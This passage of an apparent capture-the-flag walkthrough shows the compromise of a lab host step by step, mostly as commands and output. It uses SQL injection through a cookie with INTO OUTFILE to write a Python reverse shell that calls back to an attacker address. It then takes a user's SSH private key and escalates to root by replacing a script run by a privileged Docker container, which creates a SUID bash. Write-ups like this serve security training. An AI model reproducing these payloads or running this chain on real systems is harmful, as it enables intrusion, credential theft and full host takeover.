➜  Dungeon HEX=$(xxd -p random.py | tr -d '\n')

➜  Dungeon curl -s "http://172.16.18.12:5000/calculator" --cookie "Bearer=INVALID' UNION SELECT 1,0x${HEX},3,4 INTO OUTFILE '/app/random.py'-- -"
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
Although the request returned a redirect, the SQL query was processed and the file was written.
We then accessed /calculator and triggered Roll the Dice:
1
http://172.16.18.12:5000/calculator

The application returned an error while importing random.py.

The issue was caused by the remaining UNION SELECT values. The 1, 3, and 4 values were also written into the Python file, corrupting the payload.
Workaround
To prevent the remaining UNION SELECT fields from breaking the Python file, empty strings were used for the other columns. We also appended # to the reverse shell so that any trailing data written to the file would be interpreted as a comment.
1
2
➜  Dungeon cat random.py
import socket,subprocess,os;s=socket.socket();s.connect(("10.8.0.30",4444));[os.dup2(s.fileno(),f) for f in (0,1,2)];subprocess.call(["/bin/sh","-i"])#
The resulting file effectively contained:
1
PAYLOAD + # + TRASH
Everything after the # was ignored by Python, allowing the payload to execute successfully.
The modified payload was then written to /app/random.py:
1
2
3
4
5
6
7
8
➜  Dungeon HEX=$(xxd -p random.py | tr -d '\n')

➜  Dungeon curl -s "http://172.16.18.12:5000/calculator" --cookie "Bearer=INVALID' UNION SELECT 0x${HEX},'','','' INTO OUTFILE '/app/random.py'-- -"
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.

We then triggered the dice functionality again while listening for the reverse shell.

The callback returned a shell as root inside the application container:
1
root@235e734eb20a:/#
We inspected the filesystem and identified /mnt/app as the mounted application directory:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
root@235e734eb20a:/# df -h
Filesystem                         Size  Used Avail Use% Mounted on
overlay                             12G  6.5G  4.2G  61% /
tmpfs                               64M     0   64M   0% /dev
shm                                 64M    16K     0   0% /dev/shm
/dev/mapper/ubuntu--vg-ubuntu--lv   12G  6.5G  4.2G  61% /mnt/app
tmpfs                              481M     0  481M     0% /proc/acpi
tmpfs                              481M     0  481M     0% /proc/scsi
tmpfs                              481M     0  481M     0% /sys/firmware
root@235e734eb20a:/# cd /mnt/app
root@235e734eb20a:/mnt/app# ls -la
total 48
drwxr-x--- 7 1000 1000 4096 Sep 11 17:30 .
drwxr-xr-x 1 root root 4096 Sep 11 18:36 ..
lrwxrwxrwx 1 1000 1000    9 Sep  8  2025 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 1000 1000 3771 Mar 31  2024 .bashrc
drwx------ 2 1000 1000 4096 Sep  5  2025 .cache
drwx------ 3 1000 1000 4096 Sep  5  2025 .docker
drwxrwxr-x 3 1000 1000 4096 Sep  5  2025 .local
-rw-r--r-- 1 1000 1000  807 Mar 31  2024 .profile
drwx------ 2 1000 1000 4096 Nov 22  2025 .ssh
-rw-r--r-- 1 1000 1000    0 Sep  5  2025 .sudo_as_admin_successful
-rw-rw-r-- 1 1000 1000  180 Sep  5  2025 .wget-hsts
drwxrwxr-x 2 root root 4096 Sep  7  2025 dicesim
-rw------- 1 1000 1000   32 Sep 11 17:30 user.flg
root@235e734eb20a:/mnt/app# cat user.flg
6ea<SNIP>7697
The user flag was retrieved from the mounted application directory.
Shell as mat
SSH Private Key
Further enumeration of /mnt/app revealed an .ssh directory belonging to UID 1000, which corresponded to the host user mat.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
root@235e734eb20a:/mnt/app/.ssh# ls -la
total 20
drwx------ 2 1000 1000 4096 Nov 22  2025 .
drwxr-x--- 7 1000 1000 4096 Sep 11 17:30 ..
-rw-r--r-- 1 1000 1000   90 Nov 22  2025 authorized_keys
-rw------- 1 1000 1000  399 Sep  5  2025 id_ed25519
-rw-r--r-- 1 1000 1000   90 Sep  5  2025 id_ed25519.pub
root@235e734eb20a:/mnt/app/.ssh# cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNz<SNIP>cpOup
uG4oPzQsk0U/BvJXYXP2AAAACG1hdEBvcmM0AQIDBAU=
-----END OPENSSH PRIVATE KEY-----
root@235e734eb20a:/mnt/app/.ssh# cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKZrPGKTYB1UyWh/oBncpOupuG4oPzQsk0U/BvJXYXP2 mat@orc4
root@235e734eb20a:/mnt/app/.ssh#
The id_ed25519 private key was copied to the attack host and used to authenticate to SSH as mat:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
➜  Dungeon nano id_ed25519
➜  Dungeon chmod 600 id_ed25519
➜  Dungeon ssh mat@172.16.18.12 -i id_ed25519
<SNIP>
Last login: Sat Nov 22 15:16:38 2025 from 10.8.0.2
mat@orc4:~$ id
uid=1000(mat) gid=1000(mat) groups=1000(mat)
mat@orc4:~$ ls -al
total 48
drwxr-x--- 7 mat  mat  4096 Sep 11 17:30 .
drwxr-xr-x 3 root root 4096 Sep  5  2025 ..
lrwxrwxrwx 1 root root    9 Sep  8  2025 .bash_history -> /dev/null
-rw-r--r-- 1 mat  mat   220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 mat  mat  3771 Mar 31  2024 .bashrc
drwx------ 2 mat  mat  4096 Sep  5  2024 .cache
drwxrwxr-x 2 root root 4096 Sep  7  2025 dicesim
drwx------ 3 mat  mat  4096 Sep  5  2025 .docker
drwxrwxr-x 3 mat  mat  4096 Sep  5  2025 .local
-rw-r--r-- 1 mat  mat   807 Mar 31  2024 .profile
drwx------ 2 mat  mat  4096 Nov 22  2025 .ssh
-rw-r--r-- 1 mat  mat     0 Sep  5  2025 .sudo_as_admin_successful
-rw------- 1 mat  mat    32 Sep 11  17:30 user.flg
-rw-rw-r-- 1 mat  mat   180 Sep  5  2025 .wget-hsts
mat@orc4:~$
We now had a shell as mat on the host.
Root
Root Docker Job
With a host shell as mat, pspy64 was used to monitor processes running with elevated privileges:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
mat@orc4:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░

<SNIP>
2026/09/11 19:26:01 CMD: UID=0     PID=73286  | /bin/sh -c cd /master && docker-compose up -d && sleep 40 && docker-compose down -v
2026/09/11 19:26:01 CMD: UID=0     PID=73285  | sleep 15
<SNIP>
A root process was periodically starting Docker Compose from /master. We inspected the Compose configuration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
mat@orc4:/master$ ls -al
total 20
drwxr-xr-x  3 root root 4096 Nov 22  2025 .
drwxr-xr-x 24 root root 4096 Sep  8  2025 ..
drwxr-xr-x  3 root root 4096 Sep  8  2025 campaign
-rw-r--r--  1 root root  225 Nov 22  2025 docker-compose.yml
-rw-r--r--  1 root root   88 Nov 22  2025 Dockerfile
mat@orc4:/master$ cat docker-compose.yml
version: '3'
services:
   campaign-runner:
      build: .
      privileged: true
      volumes:
       - /:/host
       - /master/campaign/scripts/:/app/
      command: bash -c "sleep 15 && /app/campaign.sh && rm -rf /app/*"
mat@orc4:/master$
The container was configured with privileged: true and mounted the host filesystem at /host. The /master/campaign/scripts/ directory was also mounted into the container as /app, and /app/campaign.sh was executed automatically.
We then checked the permissions of the scripts directory:
1
2
3
4
5
mat@orc4:/master/campaign$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Sep  8  2025 .
drwxr-xr-x 3 root root 4096 Sep  8  2025 ..
drwxrwxr-x 2 mat  mat  4096 Sep 11 19:22 scripts
The directory was writable by mat, meaning the script executed by the privileged container could be replaced.
Privileged Container Abuse
We replaced campaign.sh with a script that copied /bin/bash through the host filesystem mounted at /host and enabled the SUID bit:
1
2
3
4
5
6
7
8
mat@orc4:/tmp$ cat > /master/campaign/scripts/campaign.sh <<'EOF'
#!/bin/bash
cp /host/bin/bash /host/tmp/rootbash
chown root:root /host/tmp/rootbash
chmod +s /host/tmp/rootbash
EOF

mat@orc4:/tmp$ chmod +x /master/campaign/scripts/campaign.sh
After the root job executed the modified script, /tmp/rootbash was created with the SUID bit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
mat@orc4:/tmp$ ls -la
total 5616
drwxrwxrwt 15 root root    4096 Sep 11 19:19 .
drwxr-xr-x 24 root root    4096 Sep  8  2025 ..
drwxrwxrwt  2 root root    4096 Mar 15 09:54 .font-unix
drwxrwxrwt  2 root root    4096 Mar 15 09:54 .ICE-unix
-rw-rw-r-- 1 mat  mat        0 Sep 11 19:04 linpeas_host_checker_23826.err
-rw-rw-r-- 1 mat  mat        0 Sep 11 19:04 linpeas_host_checker_23826.json
-rwxrwxr-x 1 mat  mat  1133905 Sep 11 19:02 linpeas.sh
-rwxrwxr-x 1 mat  mat  3104768 Sep 11 19:02 pspy64
-rwsr-sr-x 1 root root 1446024 Sep 11 19:19 rootbash
drwx------  2 root root    4096 Mar 15 09:54 snap-private-tmp
drwx------  3 root root    4096 Sep 11 17:29 systemd-private-d7482ff3b039423f95b073f1bf0cfcc1-fwupd.service-9uWTNQ
drwx------  3 root root    4096 Sep 11 19:04 tmux-1000
drwxrwxrwt  2 root root    4096 Mar 15 09:54 .X11-unix
drwxrwxrwt  2 root root    4096 Mar 15 09:54 .XIM-unix
mat@orc4:/tmp$ ./rootbash -i -p
rootbash-5.2# id
uid=1000(mat) gid=1000(mat) euid=0(root) egid=0(root) groups=0(root),1000(mat)
The effective UID was 0, providing root privileges on the host.
We then accessed /root and retrieved the root flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
rootbash-5.2# cd /root
rootbash-5.2# ls -la
total 52
drwx------  6 root root 4096 Sep 11 17:30 .
drwxr-xr-x 24 root root 4096 Sep  8  2025 ..
lrwxrwxrwx  1 root root    9 Sep  8  2025 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr 22  2024 .bashrc
drwx------ 2 root root 4096 Sep  7  2025 .cache
drwx------ 3 root root 4096 Sep  5  2025 .docker
-rw------- 1 root root   20 Mar 15 10:07 .lesshst
drwxr-xr-x  3 root root 4096 Sep  5  2025 .local
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
-rwxr-xr-x 1 root root  110 Nov 22  2025 restart_dicesim.sh
-rw------- 1 root root   32 Sep 11 17:30 root.flg
-rw-r--r-- 1 root root   66 Sep  8  2025 .selected_editor
drwx------ 2 root root 4096 Sep  8  2025 .ssh
-rw------- 1 root root  685 Sep  7  2025 .viminfo
rootbash-5.2# cat root.flg
687<SNIP>890